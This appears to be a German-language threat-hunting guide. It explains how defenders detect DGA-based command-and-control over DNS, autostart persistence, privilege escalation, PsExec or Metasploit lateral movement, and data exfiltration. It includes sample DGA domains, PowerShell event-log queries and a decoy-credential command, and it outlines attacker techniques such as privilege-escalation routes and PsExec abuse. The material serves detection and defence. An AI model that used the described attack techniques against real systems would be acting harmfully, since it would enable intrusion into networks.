Sicherheitsanalysten kämpfen nicht gegen Binärdateien, sondern gegen Angreifer mit starken finanziellen, politischen oder militärischen Motivationen. Für eine effektive Abwehr genügen Kompromittierungsindikatoren nicht. Sie wurden zwar von anderen beobachtet, aber das heißt nicht, dass sie auch in Ihrer Umgebung auftauchen werden. Angreifer können ihre IP-Adressen, Domänen, Hash-Werte usw. problemlos sehr schnell ändern, manchmal sogar hunderte Male pro Minute. Effektive Jäger konzentrieren sich auf allgemeine Taktiken und Techniken, die es ermöglichen, ein Profil der Angreifer zu erstellen und die Motive hinter dem Verhalten zu verstehen. Gleichzeitig suchen sie im Netzwerk nach Hinweisen für genau diese Verhaltensmuster und vergrößern ihr Wissen über den Gegner.

Dieses Wissen ist eine Voraussetzung für die richtigen Annahmen und Fragen während der Jagd, damit die Jäger den nötigen Kontext erfassen, die Situation genauestens bewerten und die Annahmen beweisen oder widerlegen können.

Das eigene Netzwerk kennen

In einigen Fällen kennen die Angreifer die Netzwerke ihrer Opfer besser als die betroffenen Unternehmen. Da sich viele Unternehmen weiterhin darauf konzentrieren, Angreifer am Eindringen in die Peripherie und in ihre Computern zu hindern, investieren sie nicht genügend Zeit in die kontinuierliche Überwachung und Erkennung sowie in schnelle Reaktionen. Für eine erfolgreiche Jagd müssen sie zunächst wissen, was innerhalb des Netzwerks „normal“ ist, da nur so nach abweichenden Mustern gesucht werden kann. Anders ausgedrückt: Sie können ungewöhnliche Ereignisse nicht erkennen, wenn Sie die gewöhnlichen nicht kennen. Und die unterscheiden sich je nach Umgebung.

Sobald per Profilerstellung und unter Berücksichtigung von Faktoren wie Branche, Standort, öffentlichem Profil usw. bekannt ist, welche Bedrohungsakteure wahrscheinlich die größte Gefahr für das eigene Netzwerk darstellen, können sich die Bedrohungsjäger auf die für diese Akteure interessantesten Daten sowie auf die Netzwerksegmente konzentrieren, in denen sich diese Daten befinden. Bei anderen Angriffen (z. B. Petya), die sich auf die Unterbrechung von Betriebsabläufen konzentrieren, können Sicherheitsteams durch die Konzentration auf bestimmte Ziele und Motive die Taktiken und Techniken eingrenzen, die von diesen Angreifern am häufigsten eingesetzt werden – und diesen bei der Jagd die höchste Priorität einräumen.

Die eigenen Tools kennen

Effektive Jäger verwenden verschiedenste Tools und wissen, in welchen Fällen sie besonders oder gar nicht nützlich sind. Gleichzeitig verlassen sie sich nicht zu sehr auf nur ein Tool. Das bedeutet, dass effektive Jäger den Schwerpunkt nicht wirklich auf die Tools sondern darauf legen, welche Daten sie für einen besseren Einblick in die Angriffskette benötigen, damit sie in früheren Phasen identifizierte konkrete Angriffstechniken und Artefakte erkennen können. Wenn kein effektives Tool zur Verarbeitung und Analyse der Daten zur Verfügung steht, schreiben effektive Bedrohungsjäger häufig eigene Tools (Skripts) oder passen die vorhandenen mithilfe von Automatisierung, Integration und Koordinierung an.

Diese Tools sind natürlich nur dann hilfreich, wenn die zu analysierenden Daten überhaupt erfasst werden. In der Standardkonfiguration von Windows werden viele von Angreifern ausgeführte Aktionen erst gar nicht in Ereignisprotokollen erfasst, sodass gute Vorbereitung und eine angemessene Protokollierungsrichtlinie unabdingbar sind. Viele dieser Protokolle können mit Audit-Anwendungen, Produkten für Endgeräteerkennung und Reaktion oder Microsoft Sysinternals Sysmon generiert werden. Zu den wertvollsten Protokollen gehört, zumindest auf wichtigen Systemen, die Prozesserstellung (Ereignis-ID 4688) per vollständiger Befehlszeilenprotokollierung.

Weidmannsheil!

Im folgenden Abschnitt werden einige der effektivsten Jagdmethoden beschrieben, die auf typischerweise in Unternehmen generierten Protokollen basieren. Keine dieser Methoden sollte einzeln eingesetzt werden. Vielmehr benötigen Sie einen Prozess, der die wichtigsten beschriebenen Elemente einschließt.

Jedes Beispiel umfasst eine Annahme, die Fragen zum Bestätigen oder Widerlegen der Annahme, die Daten oder spezifischen Artefakte zum Beantworten dieser Fragen, die Quelle für diese Daten sowie die für diesen Ansatz erforderlichen Jagdtechniken oder Analysen. Dieses Format entspricht der Systematik und den Empfehlungen, die von Ismael Valenzuela und Matias Cuenca-Acuna auf dem 2017 SANS SOC Summit im Vortrag zu „The Need for Investigation Playbooks at the SOC“ (Der Bedarf nach Untersuchungs-Playbooks für das SOC) vorgestellt wurden sowie dem Whitepaper „Generating Hypotheses for Successful Threat Hunting“ (Aufstellen einer Hypothese für die erfolgreiche Bedrohungssuche) von David Bianco und Robert M. Lee.

Ergänzend zum vorliegenden Hauptartikel finden Sie eine ausführlichere Beschreibung der hier beschriebenen Jagdmethoden im Foundstone GitHub. Diese Beschreibungen folgen ebenfalls der hier verwendeten Systematik.

Suche nach der Steuerung

DNS ist wahrscheinlich die beste Datenquelle zur Erkennung der Steuerungsaktivitäten der Angreifer. Diese Aktivitäten lassen sich durch die Untersuchung ausgehender DNS-Abfragen isolieren. Eine typische Form des Steuerungsdatenverkehrs verwendet Algorithmen zur Domänengenerierung, um signaturbasierten Erkennungsmaßnahmen zu entgehen. Statt eine fest einprogrammierte Domäne zu verwenden, generiert dieser Malware-Typ alle paar Tage neue Domänennamen (jeweils basierend auf dem aktuellen Datum). Diese Zeichenfolgen bestehen nicht aus Wörtern, die in Wörterbüchern enthalten sind, und sind zudem meist länger als üblich. Ein einfaches Skript, das die Protokolldatei mit den DNS-Anfragen verarbeitet und die enthaltenen Anfragen nach Länge sortiert, liefert nützliche Hinweise für Bedrohungsjäger (siehe Abbildung 17). (Weitere Informationen zu diesem Thema finden Sie im Artikel „Identifying Malware Traffic with Bro and the Collective Intelligence Framework“ (Identifizierung von Malware-Datenverkehr mit Bro und dem Collective Intelligence Framework).

Ein weiteres Merkmal für Datenverkehr von Domänengenerierungs-Algorithmen besteht darin, dass die abgefragten Domänennamen sehr zufällig (bzw. entropisch) sind. Die Buchstaben in den Wörtern sind nicht zufällig verteilt und können problemlos gesucht werden. Wenn die Malware zum Beispiel zu Steuerungszwecken auf „evil.com“ zugreifen soll, könnten Sicherheitsanalysten diesen Datenverkehr nicht nur erkennen, sondern mit einer einfachen statischen Regel auch verhindern. Um diese einfache Erkennung zu umgehen, sind Angreifer dazu übergegangen, sehr zufällige, wenig aussagekräftige Domänennamen zu verwenden. Mark Baggett, Zwischenfallreaktions-Berater und Dozent für Sicherheitsfragen beim SANS Institute, hat ein sehr effektives Frequenzberechnungs-Tool veröffentlicht, mit dem Sie aus Netzwerken ausgehende ungewöhnliche DNS-Anfragen suchen können.

BEISPIEL

Suche nach der Steuerung

Annahme: Ein infiziertes System im Netzwerk generiert Steuerungsdatenverkehr, der bisher noch nicht erkannt wurde.

Gründe: Malware existiert nicht in einem Vakuum. Sie benötigt Kontakt zur Infrastruktur der Angreifer, um weitere Schaddaten herunterladen, Anweisungen zu den auszuführenden Aktionen auf den Endgeräten zu erhalten und die im Netzwerk des Opfers erfassten Informationen weiterzugeben. Hierfür sind ausgehende Verbindungen von den kompromittierten Hosts zum Kontroll-Server des Angreifers erforderlich.

Fragen: Gibt es ausgehende DNS-Anfragen, die starke Entropie aufweisen? Gibt es eine große Anzahl eingehender Antworten von nicht existierenden Domänen, die in das Netzwerk zurückgehen? Gibt es ungewöhnliche lange TXT-Datensätze in DNS-Anfragen oder Antworten? Gibt es ungewöhnliche Benutzeragenten-Zeichenfolgen in HTTP-Anfragen? Gibt es ausgehende Verbindungen, die regelmäßig hergestellt werden?

Artefakte: DNS-Anfragen und Antworten, Benutzeragenten-Zeichenfolgen in HTTP-Anfragen.

Quelle: DNS-Protokolle von DNS-Servern mit Microsoft DNS Analytics/Proxy-Protokollen oder NSM-Daten (Network Security Monitor) von Bro-Sensoren.

Vorgehensweise: Suchen Sie nach den am seltensten vorkommenden DNS-Anfragen und Benutzeragenten.

DNS-Datenverkehr kann auch dazu verwendet werden, um durch das Tunneling der Befehle zwischen Opfer und Controller Firewalls zu umgehen. Dazu gehören die Aktivierung von Remote Shell sowie das Hoch- bzw. Herunterladen von Dateien. Die Sicherheitsarchitektur im Unternehmen sollte so konzipiert sein, dass ausgehende DNS-Anfragen nur von einer kleinen Auswahl vertrauenswürdiger DNS-Server akzeptiert werden. Außerdem sollten Sie den DNS-Datenverkehr kategorisieren, indem Sie den Domänennamen sowie die Top-Level-Domäne entfernen und anschließend nach Anfragen mit ungewöhnlich langen Unterdomänen suchen. Ein hohes Datenverkehr-Volumen zu einer Domäne oder IP-Adresse mit langen Unterdomänen, TXT-Datensatztypen sowie einer großen Anzahl an Host-Namen sollte als verdächtige Aktivität eingestuft und weiter untersucht werden.

```
a37fwf32k17gsgylqb58oylzgvlsi35b58m19bt.com
a47d20ayd10nvkshqn50lrltgqcxb68n20gup62.com
a47dxn60c59pziulsozaxm59dqj26dynvfsnw.com
a67gwktaykulxczeueqf52mvcue61e11jrc59.com
axgql48mql28h34k67fvnylwo51csetj16gzcx.ru
ayp52m49msmwmthxoslwpxg43evg63esmreq.info
azg63j36dyhro61p32brgyo21k37fqh14d10k37fx.com
cvlslworouardudtcxato51hscupunua57.org
```

Abbildung 17: Beispiel für DGA-Datenverkehr, der von einem infizierten System generiert wurde.

Bei dieser Jagdmethode wird davon ausgegangen, dass Sie auf die von Ihren DNS-Servern generierten DNS-Protokolle zugreifen können. Dabei handelt es sich typischerweise um Active Directory-Controller, die Windows-Client-Anfragen auflösen. Unserer Erfahrung nach werden diese jedoch in vielen Umgebungen aus Leistungs- oder Speicherplatzgründen nicht erfasst. Die Erfassung und Analyse dieser Protokolle ist für die Bedrohungsjagd, Forensik und Eindringungserkennung äußerst wichtig. Microsoft trägt diesem Bedarf mit der Einführung von Windows DNS Analytical Logging Rechnung. In diesem Microsoft-Artikel wird detailliert beschrieben, wie Sie diese Protokolle auf DNS-Servern unter Windows Server 2012 R2 und höher aktivieren.

Ähnliche Konzepte können für die Untersuchung des Netzwerks auf ungewöhnliche Benutzeragenten angewendet werden. Die Benutzeragent-Zeichenfolge wird von der Anwendung, meist einem Benutzer, mit einem HTTP Request-Header gesendet und vom Server verwendet, um die beste Möglichkeit zum Bedienen der angeforderten Ressource zu identifizieren. Dieser Benutzeragent kann, wie jede andere Software auch, gefälscht werden. Mit dieser Analyse können wir nicht nur ein Profil der Software erstellen, die zum Web-Surfen verwendet wird (einschließlich Browser- und Betriebssystemversion, Browser-Plug-Ins usw.), sondern auch feststellen, was in Ihrer Umgebung normal und ungewöhnlich ist. Diese Erkenntnis führt häufig zu Hinweisen auf böswillige Aktivitäten. Obwohl sich einige Eindringungserkennungsmodule auf die Identifizierung von Blacklist-Benutzeragenten konzentrieren, können Sie nach am seltensten vorkommenden Agenten und damit nach Ausreißern suchen. Diese Vorgehensweise hat sich als effektiv erwiesen:

- Erfassen Sie Benutzeragenten von HTTP-Anfragen aus den Proxy- oder NSM-Protokollen.
- Sortieren Sie die Daten nach Häufigkeit.
- Untersuchen Sie die Ausreißer, d. h. die am seltensten vorkommenden Agenten.

Mit dieser Analyse finden Sie typische Downloader, Peer-to-Peer-Software, Medien-Streamer sowie andere potenzielle Richtlinienverstöße – aber auch Malware, die mit der Kontroll-Server-Infrastruktur kommuniziert.

Weitere Details zur Implementierung finden Sie im entsprechenden Untersuchungs-Playbook.

Suche nach Persistenz

Sobald die Angreifer im Unternehmen Fuß fassen konnten, wollen sie bleiben und nach Belieben wiederkommen können. Das bedeutet meist, dass der Schadcode Systemneustarts und unterschiedliche Benutzeranmeldenamen problemlos übersteht.

Dies erreichen Angreifer mit verschiedenen Methoden, doch zu den häufigsten Techniken in dieser Phase gehört die Nutzung von ASEPs (AutoStart Extensibility Points), die häufig als Autostart-Komponenten bezeichnet werden und Folgendes umfassen:

- Skripts oder Binärdateien, die nach der Anmeldung automatisch gestartet werden
- Geplante Tasks
- Services
- Gerätetreiber

Ein erfolgreicher Ansatz für die Suche nach ungewöhnlichen Einträgen an diesen ASEPs besteht darin, täglich die Einträge von vielen Systemen zu erfassen und dann nach den seltensten ASEPs zu suchen, indem die Einträge nach Häufigkeit sortiert werden.

BEISPIEL

Suche nach Persistenz

Annahme: Mindestens ein System ist mit einer Malware-Variante infiziert, die sich in den Autostart integriert hat und noch nicht entdeckt wurde.


Gründe: In den meisten Fällen müssen die Angreifer in ihrer Malware einen Mechanismus integrieren, der die dauerhafte Einnistung ermöglicht, da sie das infizierte System nur so über mehrere Sitzungen hinweg steuern, Neustarts überstehen und letztendlich ihre Ziele erreichen können.

Fragen: Gibt es auf dem untersuchten System, im Subnetz oder auf wichtigen Servern neue Elemente im Autostart?

Artefakte: Windows-ASEPs.

Quelle: Windows-Registrierung, Ausgabe von Microsoft Sysinternals Autoruns.

Vorgehensweise: Erstellen Sie täglich Snapshots, und führen Sie Vergleiche und Suchen nach den seltensten Einträgen durch. Konzentrieren Sie sich dabei auf Ausreißer.




Das Sysinternals-Tool Autoruns vereinfacht diesen Schritt, indem Sie über eine grafische Oberfläche oder per autorunsc über eine Befehlszeile ein Snapshot dieser ASEPs von einem Live-System erstellen. Das Tool kann zwei Snapshots vergleichen (per „Diff") und die Unterschiede hervorheben. Beim Vergleich von zwei Berichten sollten neue Einträge sorgfältig auf nicht autorisierte Änderungen untersucht sowie nach Binärdateien gesucht werden, die als Autostart-TEMP-Verzeichnis ungewöhnliche Speicherorte verwenden, z. B. %USER%\APPDATA\Local\temp oder den Papierkorb.

Nicht signierte Binärdateien, ungewöhnlich kurze oder lange Dateinamen sowie alle anderen seltenen Dateinamen für ausführbare Dateien oder Verzeichnisse erfordern eine genauere Untersuchung.

Weitere Details zur Implementierung finden Sie im Untersuchungs-Playbook zu Persistenz.

PowerShell bietet eine hervorragende Möglichkeit für Bedrohungsjäger, ein Skript für den Fernzugriff auf diese Registrierungsschlüssel zu erstellen. Der leitende SANS-Dozent Eric Conrad hat einen Link zu einigen PowerShell-Skripts bereitgestellt, mit denen dieses Konzept implementiert und zur Suche nach nicht autorisierter Software (einschließlich Malware mit Autostart-Funktionen) verwendet werden kann. Wenn dieses Tool zusammen mit freq.py zur Untersuchung der Entropie dieser Registrierungseinträge verwendet wird, kann diese Technik ihre Stärken ausspielen.



Suche nach Berechtigungseskalation

Sobald ein Angreifer ein System kompromittiert hat, hängt der Erfolg des Angriffs vor allem davon ab, wie viele Rechte und Berechtigungen der Angreifer erlangen konnte. Ein Konto mit geringen Zugangsrechten ist möglicherweise nicht ausreichend, um sich innerhalb des Netzwerks zu bewegen. Außerdem sind solche Konten eher nicht geeignet, um die erforderlichen Tools für den Zugriff auf privilegierte Speicherbereiche auszuführen, die die gesuchten Hash-Werte, Token oder Tickets enthalten. (Weitere Informationen zu Bewegungen innerhalb des Netzwerks finden Sie im nächsten Abschnitt.)

Für die Ausweitung der Berechtigungen stehen Angreifern verschiedene Möglichkeiten zur Verfügung:

- Suche nach einem angreifbaren Dienst, der mit höheren Berechtigungen ausgeführt wird und durch eine böswillige Binärdatei ausgetauscht werden könnte
- Hinzufügen eines Benutzers ohne Berechtigungen zu einer lokalen oder Domänengruppe mit den erforderlichen Berechtigungen
- Erlangen von Systemzugriffsrechten durch Ausnutzung einer nicht gepatchten lokalen Schwachstelle (z. B. CVE-2016-7255, einer Win32k-Schwachstelle, durch die Berechtigungen erweitert werden können)
- Umgehen der Benutzerzugriffssteuerung (User Access Control, UAC) zum Start einer böswilligen Anwendung, für die normalerweise Administratorrechte erforderlich sind (ohne die Berechtigungen für den entsprechenden Benutzer zu erlangen)

BEISPIEL

Suche nach Berechtigungseskalation

Annahme: Ein Angreifer, der sich bereits auf einem kompromittierten System befindet, versucht Berechtigungen zu erweitern, indem er den Benutzer zu einer Gruppe mit umfassenden Berechtigungen hinzufügt.

Gründe: Nach einer erfolgreichen Ausnutzung hat der Angreifer möglicherweise Anmeldeinformationen mit nur wenigen Berechtigungen erhalten, sodass er zum Erreichen seiner Ziele die Berechtigungen erweitern muss.

Fragen: Gibt es in einer privilegierten lokalen oder Domänengruppe einen neuen Benutzer? Gibt es Patches, die noch installiert werden sollten, um lokale Berechtigungseskalationen zu verhindern? Gibt es eine Binärdatei, die als Dienst fungiert und möglicherweise aufgrund unzureichender Dateisystem-Berechtigungen ersetzt wurde?

Artefakte: Windows-Ereignisprotokolle (IDs 4728, 4732, 4756).

Quelle: Windows-Endgeräte und -Server.

Vorgehensweise: Untersuchen Sie die Erstellung der Ereignis-IDs 4728, 4732 und 4756 auf Domänen-Controllern im Unternehmen (oder in Umgebungen ohne Domänen auf einzelnen Computern).

Das Hinzufügen eines Kontos ohne Zugriffsrechte zu einer privilegierten Gruppe gehört meist zu den Schritten, mit denen Angreifer erfolgreich Berechtigungen erweitern können. In vielen Umgebungen kommt dies selten vor, sodass alle Hinweise auf solche Aktivitäten sofort untersucht werden sollten.

Für diese Suche kann ein PowerShell-Skript verwendet werden, das die folgende Abfrage auf Ihren Domänen-Controllern (oder in Umgebungen ohne Domänen auf einzelnen Systemen) ausführt:

```
Get-WinEvent -FilterHashtable @{LogName="Security";
ID=4728, 4732, 4756}
```

Die Bedrohungssuche kann nur mit guter Vorbereitung erfolgreich sein. Ein proaktiver, aber sehr erfolgreicher Ansatz zur Erkennung von Berechtigungseskalationen ist die Einrichtung von Fallen, die als Frühwarnsystem agieren. Hierfür eignen sich zum Beispiel sogenannte „Köder-Kreds“ oder „Köder-Hashes“: Der Bedrohungsjäger füllt den LSASS-Cache (Local Security Authority Subsystem Service) mit ungültigen Anmeldeinformationen und wartet darauf, dass ein Angreifer darauf zugreift. In diesem Moment wird eine Warnung über einen nicht autorisierten Zugriffsversuch erstellt. Für diesen Zweck stehen mehrere Tools zur Verfügung, z. B. das PowerShell-Skript Invoke-CredentialInjection.ps1. Alternativ können Sie auch einen einfachen Befehl wie den folgenden ausführen:

```
echo "superpassword" | runas /user:mydomain.com\
superadmin /netonly ipconfig
```

Der Bedrohungsjäger erstellt anschließend einen geplanten Task zum Suchen nach der Ereignis-ID 4625 („Anmeldung fehlgeschlagen“) im Sicherheitsereignisprotokoll sowie ein Skript, das eine Warnmeldung sendet, sobald das Superadmin-Konto in diesem Protokoll gefunden wird. Mit dieser Technik können auch Bewegungen innerhalb des Netzwerks gefunden werden.

Weitere Details zur Implementierung finden Sie im Untersuchungs-Playbook zu Berechtigungseskalationen.

Suche nach Bewegungen innerhalb des Netzwerks

Sobald ein Angreifer über ein kompromittiertes System in einem Unternehmen Fuß fassen (meist über ein Client-Exploit) und Zugangsdaten für ein Konto mit umfangreichen Berechtigungen erlangen konnte, versucht er anschließend häufig, sich innerhalb des Netzwerks zu bewegen, um die Systeme mit den wertvollsten Daten zu erreichen.

Da sich zu viele Unternehmen weiterhin zu sehr auf den Peripherieschutz verlassen und das interne Netzwerk kaum oder überhaupt nicht segmentieren sowie überwachen, können sich Angreifer häufig frei im gesamten Netzwerk bewegen und Hash-Werte, Tickets oder Token weitergeben. In vielen Fällen gehen die Angreifer jedoch erheblich unauffälliger vor und nutzen genau die Tools, mit denen die IT-Abteilung das Netzwerk verwaltet (z. B. das Remote-Desktop-Protokoll).

In den letzten Jahren stellten wir fest, dass zu diesem Zweck erheblich häufiger Standard-IT-Verwaltungs-Tools wie PsExec, PowerShell und Windows Management Instrumentation (WMI) zum Einsatz kamen. Das zur Microsoft Sysinternals-Suite gehörende Tool PsExec wurde besonders für gezielte Angriffe missbraucht (siehe zum Beispiel unseren Bericht zu SAMSAM oder zum aktuellen Petya-Angriff).

PsExec ermöglicht Administratoren die Remote-Ausführung von Befehlen über Named Pipes mithilfe des Server Message Protocol über TCP-Port 445. Diese Funktion ist nicht nur für Systemadministratoren, sondern auch für Angreifer nützlich, die per PsExec mithilfe erfasster Anmeldeinformationen die Ausführung von Software über mehrere Remote-Systeme im Netzwerk steuern können. Und wenn Sie die Kennwörter für das lokale Administrator- oder für das Domänenkonto für authentifizierte Schwachstellen-Scans synchronisieren, machen Sie das Leben der Angreifer noch erheblich einfacher!

Zum Ausführen von PsExec muss sich die Binärdatei auf der Workstation des Administrators befinden. Sobald PsExec eine Verbindung mit der verborgenen ADMIN$-Freigabe auf dem Remote-System hergestellt hat, startet das Tool den Dienst psexecsvc und aktiviert einen Named Pipe, über den der Administrator Befehle sendet und die Ausgabedaten erhält.

Wenn wir diesen Prozess verstehen, können wir nach der Ausführung von PsExec suchen, da zum Starten eines neuen Dienstes die Ereignis-ID 7045 erstellt wird:

```
Get-WinEvent -FilterHashtable @
{logname='system'; id=7045}
```

Das Metasploit Framework enthält ein Modul mit einer eigenen PsExec-Funktion, die Schaddaten (häufig eine Meterpreter-Shell) an den Angreifer zurückgibt.

BEISPIEL

Suche nach Bewegungen innerhalb des Netzwerks

Annahme: Ein aktiver Angreifer im Netzwerk versucht sich mithilfe von PsExec innerhalb des Netzwerks zu bewegen.

Gründe: Angreifer haben vom zuerst kompromittierten System meist nicht direkt Zugang zu den gewünschten Informationen, sodass sie zu anderen Systemen „springen“ oder mithilfe erfasster Anmeldeinformationen Befehle auf Remote-Computern ausführen müssen.

Fragen: Gibt es Hinweise darauf, dass PsExec verwendet wurde bzw. wird? Gibt es auf wichtigen Servern neue Dienste? Werden beim Start neuer Dienste Fehler gemeldet? Gibt es innerhalb des Netzwerks Datenverkehr zwischen Workstations?

Artefakte: Windows-Ereignisprotokolle (IDs 7045, 7030, 4624).

Quelle: Windows-Endgeräte und -Server.

Vorgehensweise: Untersuchen Sie die Erstellung der Ereignis-ID 7045 auf Hinweise einer PsExec-Ausführung und auf Ereignis-ID 7045 in Kombination mit ID 7030 für Hinweise auf eine Metasploit PsExec-Ausführung.

Aufgrund eines wichtigen Unterschieds können wir jedoch auch nach der Metasploit-Version von PsExec suchen:

- Es wird eine zufällige ausführbare Dienst-Datei erstellt.
- Wenn der Metasploit-PsExec-Dienst mit dem Desktop interagiert, tritt ein Fehler auf, der unter anderem die Ereignis-ID 7030 generiert.

Daher können wir die Ausführung der Metasploit-PsExec erkennen, indem wir nach der Ereignis-ID 7045 in Kombination mit der Ereignis-ID 7030 suchen.

```
Get-WinEvent -FilterHashtable @
{logname='system'; id=7030}
```

Eine weitere erfolgreiche Technik zur Suche nach Bewegungen innerhalb des Netzwerks konzentriert sich auf erfolgreiche Remote-Anmeldungen beim internen Netzwerk mithilfe lokaler Anmelde-informationen. In einer typischen Windows-Domäne sollten für Netzwerkanmeldungen Domänen- und keine lokalen Konten verwendet werden. Mit dieser Technik ließe sich problemlos erkennen, wenn ein Angreifer ein lokales Konto missbraucht, dessen Kennwort im Netzwerk synchronisiert wird, und sich mit diesen Anmeldeinformationen innerhalb des Netzwerks bewegt. Außerdem kann es vorkommen, dass dieser Benutzer gleichzeitig bei mehreren Systemen angemeldet ist. Leider generieren sowohl lokale als auch Netzwerkanmeldungen die Ereignis-ID 4624, sodass zusätzlich die Datensatzfelder für Sicherheit ID und Kontodomäne analysiert werden müssen.

Weitere Details zur Implementierung finden Sie im Untersuchungs-Playbook zu Bewegungen innerhalb des Netzwerks.

Suche nach Exfiltrationen

Netzwerksitzungsdaten werden seit vielen Jahren von Netzwerktechnikern und Netzwerk-kontrollzentren verwendet, um Verbindungs-probleme zu beheben und Netzwerkleistungs-probleme zu überwachen. Dennoch gehören die entsprechenden Protokolle zu den am seltensten von Sicherheitsanalysten untersuchten Daten.

Sitzungsbasierte Daten (oder „Netzwerkdaten-flüsse“) sind eine hervorragende Informations-quelle – nicht nur für Sicherheitsanalysten, sondern auch für Bedrohungsjäger. Die meist NetFlow genannten und erstmals von Cisco-Routern eingeführten Netzwerkdatenflüsse enthalten nützliche Metadaten zu den Verbindungen, die durch einen Router übertragen werden (einschließlich Sitzungsinformationen zu Schicht 3 (IP) und Schicht 4 (TCP/UDP). Obwohl der Umfang der Details vom Gerät und der Protokollversion abhängt, bieten Datenflussinformationen meist ausreichend Informationen, um das normale Verhalten im Netzwerk zu bestimmen, das – wie Sie von den oben erwähnten drei Kenntnissen wissen – zu den Grundprinzipien einer guten Bedrohungsjagd gehört.

Datenflussinformationen können nicht nur von Routern an der Grenze erfasst werden, sondern auch von internen Switches, Firewalls und Kollektoren (z. B. SiLK oder Argus). (Ausgehender Datenverkehr sieht Ihre Peripherie-Firewall bei der Netzwerkadressenübersetzung als einziges Ziel.) Je besser unser Überblick über das Netzwerk (einschließlich externer und interner Segmente), desto mehr Fragen können wir bei der Untersuchung beantworten.

Als Minimum sollten Sie Verbindungen untersuchen, wenn sie folgende Bedingungen erfüllen:

- Sie bleiben über einen langen Zeitraum bestehen. Diese Analyse wird autorisierte sowie nicht autorisierte VPNs, SSH-Verbindungen, Browser-Symbolleisten und häufig auch Malware aufdecken.
- Sie senden Daten ins Ausland. Das ist besonders dann auffällig, wenn Ihr Unternehmen keine regulären Geschäftsbeziehungen in diesem Land pflegt.
- Sie senden große Datenmengen aus dem Netzwerk heraus.

Wenn eine IP-Adresse alle drei Bedingungen erfüllt, haben Sie wahrscheinlich eine bisher unentdeckte Datenexfiltration entdeckt.

Weitere Details zur Implementierung finden Sie im Untersuchungs-Playbook zu Datenexfiltrationen.

BEISPIEL

Suche nach Exfiltrationen

Annahme: Ein Angreifer versucht, große Datenmengen an einen nicht geschäftsbezogenen Standort zu exfiltrieren.

Gründe: Die Exfiltration ist der letzte Schritt bei einer Datenkompromittierung durch motivierte Angreifer. Möglicherweise senden Angreifer große Datenmengen mithilfe verschiedener Protokolle aus dem Netzwerk heraus.

Fragen: Sendet eine Workstation oder ein Server große Datenmengen aus dem Netzwerk heraus? Gibt es ausgehende Verbindungen zu nicht geschäfts-bezogenen Standorten? Werden Daten zu ungewöhnlichen Zeiten gesendet? Gibt es Verbindungen, die über einen ungewöhnlich langen Zeitraum bestehen?

Artefakte: Netzwerksitzungsdaten (Datenflussinformationen).

Quelle: Router an der Peripherie, Switches oder andere Kollektoren (z. B. SiLK, Argus). Firewalls, Proxies und NSM-Geräte liefern ähnliche Informationen.

